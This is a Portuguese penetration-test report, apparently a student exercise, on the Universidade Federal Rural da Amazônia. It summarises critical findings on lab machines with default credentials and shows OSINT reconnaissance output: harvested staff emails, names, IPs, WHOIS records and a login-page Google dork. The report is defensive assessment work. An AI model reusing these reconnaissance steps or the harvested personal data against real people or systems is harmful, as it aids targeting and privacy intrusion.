



PENETRATION TESTING REPORT

CONFIDENCIAL
28 DE MARÇO DE 2024



INFORMAÇÕES DO PROJETO

DATA	VERSÃO	AUTOR	AÇÃO
28/03/2024	1.0	Yan Dias	Formulação do relatório
30/03/2024	1.1	João Modesto	Revisão

CONFIDENCIAL

Este documento possui informações confidenciais. Todas as informações detectadas no exame de Pentest e reproduzidas neste documento, foram tratadas de forma a garantir a sua segurança e privacidade. Qualquer redistribuição, duplicação ou vazamento de informações presentes neste documento, não permitido por contrato, requer consentimento expresso da **EMPRESA X**.

NOME	CARGO	INFORMAÇÕES
CLIENTE X: Universidade Federal Rural da Amazônia		
Fulano de Tal	Diretor de TI	Email: fulano.tal@ufra.edu.br
CORPO TÉCNICO Empresa X		
João Gabriel Pereira Modesto	Pentester	Telefone: (91) xxxx-xxxx Email: joao.modesto@discente.ufra.edu.br
Yan Rodrigo Silva Dias	Pentester	Telefone: (91) xxxx-xxxx Email: yan.dias@discente.ufra.edu.br

LEGENDA

- Ativo:** Elemento de valor para a empresa, o qual pode ser o colaborador, sistema, processo ou segredo de negócio;
- Vulnerabilidade:** Fraqueza(s) em um ativo;
- Ameaça:** Evento que envolva a exploração de vulnerabilidades, com potencial para causar um evento indesejado. Um dos elementos causadores de eventos de ameaça são agentes de ameaça, que podem se expressar por meio de hackers criminosos;



- **Risco:** Probabilidade de uma ameaça explorar vulnerabilidades em um ativo;
- **Impacto:** Consequência da exploração de uma vulnerabilidade, como por exemplo, a partir de falha no login o criminoso consegue acessar a conta de um cliente e comprar produtos com seus dados de pagamento;
- **INFORMATIVO:** Quando é algo que não causa impacto para a empresa, mas corrigi-la pode fazê-la se adequar aos padrões de segurança;
- **BAIXO:** Quando a vulnerabilidade causa pouco impacto;
- **MÉDIO:** Quando a vulnerabilidade causa médio impacto;
- **ALTO:** Vulnerabilidade de alto risco;
- **CRÍTICO:** Vulnerabilidade de extremo risco.

AVISO LEGAL

O Pentest teve duração de execução de 40 horas, percorridas entre o dia 25 a 29 de 2024. As constatações e recomendações refletem as informações coletadas durante a avaliação e estado do ambiente naquele momento e não quaisquer alterações realizadas durante e/ou posteriormente a este período.

O trabalho desenvolvido por nós NÃO tem como objetivo corrigir as possíveis vulnerabilidades, nem proteger a CONTRATANTE contra tentativas de ataques internos e externos, nosso objetivo é fazer um levantamento dos riscos e recomendar formas para mitigá-los.

As recomendações sugeridas neste relatório devem ser testadas e validadas pela equipe técnica da empresa CONTRATANTE antes de serem implementadas no ambiente em produção. Não nos responsabilizamos por essa implementação e possíveis impactos que possam vir a ocorrer em outras aplicações ou serviços.

METODOLOGIA

Para a metodologia de execução, nos baseamos nos padrões mais bem reconhecidos no mercado, como por exemplo PTES (Penetration Testing Standard) e OSSTMM (Open Source Security Testing Methodology Manual) para os moldes gerais do Pentest edocumentações da OWASP para guia de auditoria



profunda em aplicações web. Nesse sentido, nossa metodologia de Pentest é summarizada pelos seguintes itens:

- I. **Definições de Escopo:** Diz respeito a parte que antecede os testes, composta por reuniões de alinhamento, definições de quais alvos farão parte e quais testes são permitidos no ambiente, bem como a especificação de objetivos principais, direcionados de acordo com a necessidade do cliente.
- II. **Coleta de Informações:** Nesta fase, executamos uma profunda análise em mecanismos de busca, vazamentos de dados, fontes de informações abertas, painéis clandestinos e muito mais. Tudo isso é feito, tendo em mente, capturar informações de ativos do cliente, como endereços IP, aplicações web, subdomínios e sistemas. Além disso, coletamos informações de e-mails, números de telefones e executamos o mapeamento dos colaboradores para diversas análises possíveis de rastros na internet, capturando qualquer informação que corrobore para o Pentest.
- III. **Reconhecimento:** Tendo em mãos os ativos disponíveis na superfície de ataque externa, executamos um mapeamento de hosts ativos nos endereços encontrados, identificação de mecanismos de defesa, mapeamento de portas dos serviços expostos, a fim de identificar a versão do serviço e nome do sistema operacional. Em caso de aplicações web, mapeamos profundamente a aplicação, estudando sobre o seu comportamento, funcionamento e tecnologias em uso, além de todos os pontos de entrada nas funcionalidades que o usuário pode interagir.
- IV. **Análise de Vulnerabilidades:** Após um profundo reconhecimento, partimos para uma análise de vulnerabilidades, tanto automatizada quanto manual. Para análises automatizadas, usamos ferramentas bem reconhecidas no mercado de segurança, com uma metodologia para evitar a ocorrência de falsos positivos e diminuir a chance de falsos negativos. Toda a saída de ferramentas automatizadas é validada pela nossa equipe. Em relação as técnicas manuais, usamos diversas fontes de conhecimento, em livros, treinamentos de Pentest, bases de



conhecimentos e nas próprias metodologias documentadas, de forma que isso nos permite descobrir, muitas vezes, vulnerabilidades escondidas.

- V. **Exploração:** Para cada vulnerabilidade encontrada, validamos o seu impacto ao explorá-la, usando exploits públicos ou técnicas próprias para conseguir o acesso ao sistema alvo.
- VI. **Pós-Exploração:** Garantindo acesso ao sistema alvo, replicamos o comportamento do criminoso ao garantir acesso, o que seria a persistência, aprofundamento de acesso, coleta de senhas e de informações sensíveis, escalação de privilégios e movimentação lateral. Além disso, ao término da execução dos testes, nós limpamos todos os rastros do ambiente do cliente, bem como desfazemos qualquer alteração que tornou o ambiente inseguro temporariamente.
- VII. **Documentação:** Após terminar toda a execução técnica, criamos um relatório detalhado de Pentest, com todas as informações do projeto, técnicas e ferramentas utilizadas, sumário executivo e como corrigir as vulnerabilidades.
- VIII. **Re-Test:** Com a entrega do documento, estipulamos um prazo, de acordo com a quantidade de vulnerabilidades identificadas, para que o cliente possa solucioná-las. Após o término das correções, executamos um Re-Test para validar se elas foram corrigidas corretamente.

INTRODUÇÃO

O presente relatório de Pentest, visa expor de forma detalhada, o processo de intrusão no ambiente da contratante **Universidade Federal Rural da Amazônia**.

A abordagem escolhida pela contratante para a execução dos testes, foi a do tipo **Black Box**, na qual nenhuma informação a respeito do que será testado nos é revelada, de forma que podemos simular um ataque cibernético realista e que resulta em uma visibilidade geral da maturidade em segurança da informação dos ativos do escopo. Nesse sentido, objetivamos detectar vulnerabilidades que afetassem os principais pilares de segurança da informação.



- **Confidencialidade:** Propriedade que garante que a informação esteja disponível, de forma restrita, somente para os usuários autorizados e o autor da informação. É comum que as informações sejam categorizadas de acordo com o seu nível de criticidade, ou seja, a extensão do dano que poderia ser causado, caso fossem expostas e em função das medidas de segurança.
- **Integridade:** Propriedade que garante que a informação não sofra alterações durante o seu uso. No caso de uma vulnerabilidade explorada, um atacante pode afetar isso ao alterar uma informação importante para as operações da empresa.
- **Disponibilidade:** Esse pilar visa garantir que a informação esteja sempre disponível, obedecendo os critérios de confidencialidade. Explorando vulnerabilidades, um criminoso pode indisponibilizar dados da empresa, seja por ataques de ransomware que criptografa informações importantes ou por ataques que indisponibilizam serviços de infraestrutura.

No decorrer dos testes, identificamos vulnerabilidades críticas, que afetam por completo os pilares de segurança da informação, as quais, se não corrigidas, podem trazer prejuízos inestimáveis para a contratante, pelo fato do atacante conseguir acesso a dados sensíveis.

ESCOPO

O Pentest sugerido foi do tipo **Black Box**, no qual nenhuma informação a respeito dos alvos é relatada, sendo de responsabilidade do Pentester realizar o mapeamento e análise de vulnerabilidades, semelhante a um ataque cibernético real.

Em relação aos limites do teste, a contratante contratou o serviço dividido em duas partes. A primeira parte diz respeito a coleta de informações com base em fontes abertas, a partir da qual extraímos diversos alvos externos e conseguimos ter uma visibilidade do nível de exposição da contratante. Na segunda etapa, executamos um Pentest Interno, no qual validamos a segurança de alguns sistemas e aplicações web da contratante.



Acerca dos objetivos, nos foi orientado como objetivo principal do Pentest, a invasão a estação de trabalho de nome TCC-PC, de grande preocupação do cliente.

SUMÁRIO EXECUTIVO


No período entre o dia 25 a 29 de março de 2024, foi executado um processo de OSINT, no ambiente externo e um teste de intrusão (Pentest) no ambiente interno da contratante (Universidade Federal Rural da Amazônia)

O **resultado** dos testes, revelaram a presença de **vulnerabilidades críticas** no ambiente, que **impactam** pilares importantes de segurança, como a **integridade, confidencialidade e autenticidade**.

A partir da análise, identificamos que a organização sofreria um enorme prejuízo por conta das vulnerabilidades, pois conseguimos obter acesso a estação de trabalho principal (TCC-PC), de forma que o prejuízo estaria estimado em centenas de milhares de reais, levando em consideração ataques de Ransomware e vazamentos de informações.

Somando-se a isso, identificamos uma lacuna no que diz respeito a políticas de segurança da informação, pois notamos que diversas senhas usadas na rede são fracas e comprometem por completo a segurança da organização, além de sistemas desatualizado, indicando tanto uma ausência de política de senhas quanto de políticas de governança de TI.

Abaixo, encontra-se um gráfico descrevendo a proporção de vulnerabilidades encontradas, sendo 8 de nível crítico , 3 de nível alto e 3 de nível médio, as quais estão correlacionadas, pois a exploração das vulnerabilidades de nível crítico dependeu de algumas de nível alto e médio, de maneira que o estado do ambiente requer um conjunto de políticas a serem implementadas para a melhoria de segurança da informação.



CLASSIFICAÇÃO	VULNERABILIDADE
CRÍTICA	O servidor da rede interna possui um serviço desatualizado, que permite um invasor conseguir acesso imediato e roubar as informações.
CRÍTICA	Duas máquinas possuem contas com senhas fracas, facilitando uma invasão por adivinhação de senhas ou por força bruta.
CRÍTICA	A estação de trabalho principal possui um sistema antigo, com uma vulnerabilidade gravíssima que permite facilmente a sua invasão, comprometendo diversas informações sensíveis da empresa.
CRÍTICA	O servidor da rede interna possui outro serviço desatualizado, que permite um invasor conseguir acesso imediato e roubar as informações.
CRÍTICA	A vulnerabilidade no site principal permite o roubo de todos os dados de usuários.

Recomenda-se, **urgentemente**, a correção das vulnerabilidades de classificação **crítica**, para mitigar a superfície de ataque e o risco de impacto negativo contra os negócios do cliente.

Abaixo, encontra-se uma tabela com informações resumidas acerca das principais vulnerabilidades encontradas nos servidores. Para mais detalhes, consulte a seção de Vulnerabilidades e Recomendações ao final do documento.



CLASSIFICAÇÃO	CRÍTICA
DESCRIÇÃO	O servidor da rede interna possui um serviço desatualizado.
IMPACTO	O invasor que explorar a vulnerabilidade consegue acesso imediato e pode roubar as informações.
LOCALIZAÇÃO	Metasploitable 2 (Porta 21 TCP)
RECOMENDAÇÃO	Atualize o sistema operacional para a versão mais recente e se certifique de usar a versão mais atualizada do serviço afetado.

CLASSIFICAÇÃO	CRÍTICA
DESCRIÇÃO	Duas máquinas possuem contas com senhas fracas.
IMPACTO	Com a falha, um criminoso consegue descobrir facilmente as senhas, invadir a rede interna e obter acesso a todos os ativos e informações da empresa.
LOCALIZAÇÃO	Metasploitable 2 Juice Shop
USUÁRIOS AFETADOS	msfadmin:msfadmin (Usuário administrador do servidor Metasploitable) admin@juice-sh.op:admin123
RECOMENDAÇÃO	Modifique as senhas afetadas por senhas mais complexas, com 12 caracteres, caracteres especiais e mesclando entre letras maiúsculas e minúsculas. Além disso, aplique uma política de senhas, que garanta a modificação da senha a cada 1 mês e use cofres de senhas para um gerenciamento mais seguro.

CLASSIFICAÇÃO	CRÍTICA
DESCRIÇÃO	A estação de trabalho principal possui um sistema antigo.
IMPACTO	Trata-se de uma vulnerabilidade gravíssima que permite facilmente a invasão da estação de trabalho principal, comprometendo diversas informações sensíveis da empresa.
LOCALIZAÇÃO	TCC-PC (Windows 7)
RECOMENDAÇÃO	Atualize o sistema da estação para uma versão mais atualizada. Implemente soluções de resposta ativa como EDR/XDR. Implemente uma política de atualização e de blindagem dos dispositivos internos.

CLASSIFICAÇÃO	CRÍTICA
DESCRIÇÃO	O servidor da rede interna possui outro serviço desatualizado.
IMPACTO	O invasor que explorar a vulnerabilidade consegue acesso imediato e pode roubar as informações.



LOCALIZAÇÃO	Metasploitable 2 (Porta 445 TCP)
RECOMENDAÇÃO	Atualize o sistema operacional para a versão mais recente e se certifique de usar a versão mais atualizada do serviço afetado.

CLASSIFICAÇÃO	CRÍTICA
DESCRÍÇÃO	A vulnerabilidade no site principal permite o roubo de todos os dados de usuários.
IMPACTO	A falha permite o roubo total das informações do site, permitindo o atacante vender os dados em mercado clandestino, sequestrar-los para pedir um retorno financeiro, afetar a privacidade dos usuários, sequestrar os recursos do site etc.
LOCALIZAÇÃO	Juice Shop
RECOMENDAÇÃO	Utilize estruturas seguras de consultas no banco de dados. Implemente políticas relacionadas ao desenvolvimento seguro de sistemas.



NARRATIVA TÉCNICA

Esta seção do relatório descreve por completo todo o processo de execução nos ativos da Universidade Federal Rural da Amazônia, no qual evidenciamos, além disso, as técnicas e ferramentas executadas, não se restringindo as evidências de explorações de vulnerabilidades. Na seção de Vulnerabilidades e Recomendações, encontram-se as evidências das vulnerabilidades de forma objetiva, bem como as recomendações de correção, enquanto nesta seção, descrevemos, além das evidências e PoCs, todo o processo de nossa metodologia de execução.

COLETA DE INFORMAÇÕES

A primeira etapa de execução de nossa metodologia, diz respeito a coleta de informações, na qual buscamos em fontes públicas informações sobre endereços de e-mail, subdomínios, endereços IP, sistemas disponíveis etc. É importante ressaltar, que as técnicas aqui descritas são puramente passivas, não envolvendo interação direta com os alvos da contratante.

Figura 1 – Varredura com Maltego






Figura 2 – Varredura com Maltego II




Figura 3 – Coleta de informações automatizada com BBOT

```
(root㉿kali)-[~/home/kali]
# bbot -t https://novo.ufra.edu.br -f web-basic
[INFO] Creating BBOT config at /root/.config/bbot/bbot.yml
[INFO] Creating BBOT secrets at /root/.config/bbot/secrets.yml
[INFO]
[INFO] #### MODULES ####
[INFO]
[INFO] +-----+-----+-----+
-----+
```



Figura 4 – Resultado da coleta: BBOT

Figura 5 – Coleta de informações automatizada com TheHarvester



Figura 6 – Resultado da coleta: TheHarvester

```
File Actions Edit View Help
[*] InterestingUrls found: 7
http://cca.ufra.edu.br/cli/Portal_Seguro/acesso/1_acessar.php
http://novo.periodicos.ufra.edu.br/
http://repositorio.ufra.edu.br/jspui/
https://autenticacao.ufra.edu.br/sso-server/login?service=http%3A%2F%2Fsigaa.ufra.edu.br%2Fsigaa%2Flogin%2Fcas
https://novo.ufra.edu.br/
https://stic.ufra.edu.br/?email=wos_support@cpl.com.hk

[*] LinkedIn Links found: 0

[*] IPs found: 19
200.129.150.2 .du.br
200.129.150.6 .sis-ta.ufra.edu.br
200.129.150.11 .br
200.129.150.25 .edu.br
200.129.150.29 .br
200.129.150.30 .br
200.129.150.32 .br
200.129.150.33 .br
200.129.150.51 .ufra.edu.br
200.129.150.52 .je.ufra.edu.br
200.129.150.76 .cas.ufra.edu.br
200.129.150.80 .ufra.edu.br
200.129.150.210 .br
200.129.150.253 .ufra.edu.br
2606:4700::6810:a3d7

[*] Emails found: 9 .edu.br
edilson.matos@ufra.edu.br For ufra.edu.br in 14 seconds 170 milliseconds
igor.hamoy@ufra.edu.br
isabella.carvalho@ufra.edu.br bbfinder
leandro.nassar@ufra.edu.br
michele.velasco@ufra.edu.br
nadia.lima@ufra.edu.br
paulo.leite@ufra.edu.br
repositorio@ufra.edu.br
sanae.hayashi@ufra.edu.br

[*] Hosts found: 418
```

Neste início, executamos ferramentas automatizadas para coletar o máximo possível de informações, de forma que conseguimos uma série de endereços de e-mail, subdomínios, endereços IP e blocos de rede da UFRA.

Além disso, usamos uma ferramenta para buscar por URLs de sites da UFRA, através de informações públicas. Essas URLs são importantes para o teste, pois nela podemos encontrar algum ponto de entrada vulnerável.



Figura 7 – Coleta de informações de URLs: getallurls

```
[root@kali]~[/home/kali]
# getallurls -v ufra.edu.br
https://ufra.edu.br/robots.txt
http://www.ufra.edu.br:80/
http://www.ufra.edu.br/'https://novo.ufra.edu.br'
http://www.ufra.edu.br/.well-known/ai-plugin.json
http://www.ufra.edu.br/.well-known/assetlinks.json
http://www.ufra.edu.br/.well-known/dnt-policy.txt
http://www.ufra.edu.br/.well-known/gpc.json
http://www.ufra.edu.br/.well-known/nodeinfo
http://www.ufra.edu.br/.well-known/openid-configuration
http://www.ufra.edu.br/.well-known/security.txt
http://www.ufra.edu.br/.well-known/trust.txt
```

Com o término dessas coletas iniciais, partimos para uma abordagem um pouco mais manual, usando consultas de DNS, registros WHOIS, Google Hacking etc.

Figura 8 – Identificando informações via WHOIS

```
domínio: ufra.edu.br
titular: Universidade Federal Rural da Amazônia
documento: 05.200.001/0001-01
responsável: Sueo Numazawa
país: BR
c-titular: PSN46
c-técnico: JOJS025
servidor DNS: sv2-dns.ufra.edu.br 200.129.150.22
status DNS: 11/01/2024 AA
último AA: 11/01/2024
servidor DNS: server1.pop-pa.rnp.br
status DNS: 11/01/2024 AA
último AA: 11/01/2024
criado: 07/02/2003 #1092459
alterado: 02/06/2014
status: Publicado

Contato (ID): PSN46
nome: Pedro Sérgio Fontes do Nascimento
e-mail: dti@ufra.edu.br
país: BR
criado: 31/01/2003
alterado: 04/03/2010

Contato (ID): JOJS025
nome: Joaquim de Jesus Soares
e-mail: joaquim.soares@ufra.edu.br
país: BR
criado: 26/02/2010
alterado: 06/06/2011
```



Figura 9 – Enumeração DNS

```
[root@kali: /home/kali]
File Actions Edit View Help
[root@kali ~]# nslookup novo.ufra.edu.br
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
Name:    novo.ufra.edu.br
Address: 200.129.150.76
```

Figura 10 – Coletando informações via WHOIS II

```
inetnum:      200.129.0.0/16
asn:          AS1916
c-abusos:     SIC128
titular:      Rede Nacional de Ensino e Pesquisa
documento:    03.508.097/0001-36
responsável: Nelson Simões Silva
país:         BR
c-titular:    RCO217
c-técnico:    RCO217
inetrev:      200.129.150.0/24
servidor DNS: sv2-dns.ufra.edu.br
status DNS:   11/01/2024 AA
Último AA:   11/01/2024
servidor DNS: server1.pop-pa.rnp.br
status DNS:   11/01/2024 AA
Último AA:   11/01/2024
criado:       15/02/2000
alterado:     07/03/2013

Contato (ID): RCO217
nome:          RNP - Centro de Engenharia e Operações
e-mail:        registro@rnp.br
país:         BR
criado:       06/04/2006
alterado:     25/09/2023

Contato (ID): SIC128
nome:          Security Incidents Response Center
e-mail:        cais@cais.rnp.br
país:         BR
criado:       17/04/2002
alterado:     09/03/2005
```



Figura 11 – Identificação de alvos via Shodan

TOTAL RESULTS
2

View Report | View on Map

Access Granted: Want to get more out of your existing Shodan account? Check out everything you have access to.

200.129.150.6
UNIVERSIDADE FEDERAL RURAL DA AMAZÔNIA
Rede Nacional de Ensino e Pesquisa
Brazil, Brasília

SSH-2.0-OpenSSH_8.6.p1-ubuntu-2ubuntu1.13
Key type: rsa-pka
Key: AAAQABjNEIwCgYEAQwghpZDXHFR7T35jWhDc3Jg+UqJ3js377Rn0C2qHr
mH2vItt2z8L3pgcE13b6mWmV4oRd0ek2S5yLzebyEYq0qkX12qYzLdpf42w
23x0hkgkXpR7qAMKytP300QQtac1q6672Vh413pEl8H2L098623mLurwkoqew
...

200.129.150.1
Rede Nacional de Ensino e Pesquisa
Brazil, Brasília

No data returned

2024-03-17T16:34:21 (00:04)

PRODUCTS
Monitor | Bulk Data
Search Engine | Images
Developer API | Snippets
Maps | Enterprise

PRICING
Membership | API Subscriptions
Enterprise

CONTACT US
support@shodan.io | [Twitter](#) | [Facebook](#)
Shodan © - All rights reserved

Figura 12 – Identificação de alvos via Shodan II

TOTAL RESULTS
82

TOP PORTS
80 36
443 30
22 2
53 2
2083 2
More...

TOP PRODUCTS
Apache httpd 37
nginx 22
Apache Tomcat 6
Postfix smtpd 3
Kong Gateway 2
More...

200.129.150.6
UNIVERSIDADE FEDERAL RURAL DA AMAZÔNIA
Rede Nacional de Ensino e Pesquisa
Brazil, Brasília

SSL Certificate
Issued By:
- Common Name: GlobalSign RSA OV SSL CA 2018
- Organization: GlobalSign nv-sa
Issued To:
- Common Name: *.ufra.edu.br
- Organization:
UNIVERSIDADE FEDERAL RURAL DA AMAZÔNIA
Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2

* OK IMAP4 ready
* CAPABILITY ACL BINARY CATENAME CHILDREN COMSTORE ENABLE ESEARCH ESORT I18NLEVEL=1 ID IDLE IMAP4
AB01 OK...

SSL Certificate
Issued By:
- Common Name: GlobalSign RSA OV SSL CA 2018
- Organization: GlobalSign nv-sa
Issued To:
- Common Name: *.ufra.edu.br
- Organization:
UNIVERSIDADE FEDERAL RURAL DA AMAZÔNIA
Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2



Figura 13 – Identificação de alvos via Censys

The screenshot shows the Censys search interface. At the top, there is an orange banner with the text "Search is experiencing a degradation of service. Visit the [Censys Status](#) website for more information." Below the banner, the Censys logo is displayed. The search bar contains the query "Hosts". The search results summary indicates: Services: 3.3B, IPv4 Hosts: 253.2M, IPv6 Hosts: 175.2M, and Virtual Hosts: 1.2B. Below the summary are three buttons: "GETTING STARTED", "UPGRADE ACCOUNT", and "TRY BETA FEATURES". A "Latest Update (6 days ago)" message is shown, followed by a link to "Increase Size of Searchable HTTP Bodies" and a "See All Changes" link. At the bottom, there are links to "Resource Hub", "Exposure Management", "Federal", and "Research Access". On the right side, there is a "Need Help? [Help Center](#) or [support@censys.io](#)" link and the copyright notice "© 2024 Censys".

Figura 14 – Identificação de alvos via Censys II

The screenshot shows the Censys search results page. The search query is "ip: 200.129.150.0/24 and operating_system.product: "Linux"" and the search status is "Mecanismo de busca com filtro aplicado". The results section shows 22 hosts found in 0.73s. The first result is "200.129.150.6" which is highlighted. This host is identified as "Ubuntu Linux" from "Rede Nacional de Ensino e Pesquisa (1916)" in Pará, Brazil. It has a default-landing-page and is running 80/HTTP and 443/HTTP. A "Dispositivo capturado" (Captured Device) button is visible. The second result is "200.129.150.6 (correo2.ufra.edu.br)", which is also highlighted. This host is identified as "Linux" from "Rede Nacional de Ensino e Pesquisa (1916)" in Pará, Brazil. It is running 22/SSH, 443/HTTP, 80/HTTP, 7780/HTTP, 25/SMTP, 465/SMTP, 587/SMTP, 80/POP3, 993/IMAP, and 995/POP3. A "Sistema operacional" (Operating System) and "Porta/Serviço em execução" (Running Port/Service) section is shown. The third result is "200.129.150.35", which is also highlighted. This host is identified as "Ubuntu Linux" from "Rede Nacional de Ensino e Pesquisa (1916)" in Pará, Brazil. It is running 80/HTTP. The sidebar on the left includes sections for Host Filters, Labels (with options like default-landing-page, bootstrap, jquery, login-page, email), Autonomous System (22 entries for Rede Nacional de Ensino e Pesquisa), Location (22 entries for Brazil), and Service Filters (42 entries for HTTP and 3 for SIP). There are also buttons for "Report", "Docs", and "Subscriptions".

Após a identificação de todos os alvos, partimos para uma análise com Google Hacking, para complementar as informações identificadas até então.



Figura 15 – Coleta de informações via Google Hacking

The screenshot shows a Google search results page with the query "site:ufra.edu.br intitle:login OR intitle:admin". The results list several login forms from the UFRA website, including:

- [Login ATAS - Ciências Biológicas - Botânica Tropical](https://robot.ufra.edu.br/view-login)
Para visualizar as atas de reunião faça login. Nome de Usuário * Senha *. Acessar. Esqueceu sua senha? Esqueceu seu usuário? Não possui uma conta?
- [Login | Amazonian Journal of Agricultural Sciences Journal of ...](https://raizes.ufra.edu.br/user/seff.locale/en_US/)
Password * Required Forgot your password? Keep me logged in. Login Register · Open Journal Systems. Language: English · Português (Brasil) Information.
- [Login ATAS - Ciências Biológicas - Botânica Tropical - UFRA](https://robot.ufra.edu.br/)
Menu de Relevância · Password · Verify password · Gender · * · Male Female.
- [Login Module - PPGBA - UFRA](https://ppgbiologia.ufra.edu.br/)
This module displays a username and password login form. It also displays a link to retrieve a forgotten password. If user registration is enabled (in the ...
- [Login](https://rlcc.ufra.edu.br/user/seff.locale/en_US/)
Password * Required Forgot your password? Keep me logged in. Login Register · Open Journal Systems. Language: English · Español (España) · Português (Brasil)

Além disso, buscamos por vazamentos de dados associados ao domínio da UFRA, para verificar se algum apresentava um cenário de risco para os seus alunos ou corpo docente.

Figura 16 – Identificação de vazamentos de dados

